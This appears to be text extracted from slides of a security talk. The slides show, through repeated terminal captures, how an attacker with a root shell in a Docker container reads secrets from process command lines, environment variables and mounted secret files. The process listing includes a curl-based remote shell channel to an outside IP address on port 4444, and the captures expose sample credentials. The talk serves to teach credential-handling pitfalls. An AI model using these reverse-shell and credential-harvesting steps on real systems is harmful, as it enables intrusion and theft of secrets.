
```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
```

Where are we, container-style?

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal displays the output of a command that iterates through /proc entries. The output shows the command line for /proc/1, which includes /sbin/docker-init and /httpcheckerstart.sh, indicating the process is running inside a Docker container.


```
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
```

Where are we, container-style?




```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

Where are we, container-style?



```
ssh
f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
proc/1/cmdline ---
/docker-init
checkerstart.sh
proc/169/cmdline ---
sh
/proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
/proc/6/cmdline ---
checker
entials
er:s3cr3t_p4ssw0rd
```

Where are we, container-style?




```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1ikl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
```

Where are we, container-style?


```
ssh
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1kl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1kl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51abe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in argv?




```
ssh 1
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1/cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169/cmdline ---
/bin/sh
--- /proc/170/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1kl7jhibsohp
--- /proc/171/cmdline ---
/bin/sh
--- /proc/172/cmdline ---
curl
-Nsk
--pinnedpubkey
sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/o/1kl7jhibsohp
-T-
--- /proc/6/cmdline ---
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
--- /proc/self/cmdline ---
/bin/sh
--- /proc/thread-self/cmdline ---
/bin/sh
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Secrets in argv?



```
ssh 127.0.0.1
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```


"Best" Practice: Credentials via Environment



```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal displays a command to read the command line of process 6 and convert null bytes to newlines. The output shows the path to the httpchecker binary, the -credentials flag, and the credentials checker:s3cr3t_p4ssw0rd.


"Best" Practice: Credentials via Environment



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal shows two commands being executed to set environment variables for a program called 'httpchecker'. The first command sets the 'cmdline' variable, and the second sets the 'environ' variable. The output of the first command shows the variable 'checker' being set to 's3cr3t_p4ssw0rd'.

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/envIRON
```

"Best" Practice: Credentials via Environment




```
ssh 10.10.10.10
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
```

"Best" Practice: Credentials via Environment

A terminal window with a title bar containing three colored circles (red, yellow, green) on the left, the text 'ssh' in the center, and a window icon on the right. The terminal content shows two shell commands being executed. The first command reads the command line from /proc/6/cmdline and outputs the path to httpchecker and the -credentials flag, followed by the credential string. The second command reads the environment from /proc/6/environ, sorts it, and outputs various environment variables including BA_CREDENTIALS, HOME, HOSTNAME, INTERNAL_SERVICE_PASS, PATH, and PWD.

```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```

"Best" Practice: Credentials via Environment



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The terminal shows two commands being executed. The first command is `> tr '\0' '\n' </proc/6/cmdline`, which outputs `/httpchecker` and `-credentials`. The second command is `> tr '\0' '\n' </proc/6/environ | sort -u`, which outputs several environment variables. A large grey arrow points from the left towards the terminal output.


```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/  

```

Bester Practice: Credentials via Files



Bester Practice: Credentials via Files



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a tab icon labeled '1'. The terminal shows a command prompt '>' followed by the command 'cat </proc/mounts'. The output of the command is not visible.

```
> cat </proc/mounts
```

Bester Practice: Credentials via Files



```
ssh ㄿ#1
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var/lib/docker/overlay2/l/TFUJHDBJZSLSEMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABNP6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LXNRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/docker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```


Bester Practice: Credentials via Files

```
ssh ㄟ#1
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMHPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
```

Exfil: Credentials via Files


```
ssh ㄿ#1
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/J0XPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
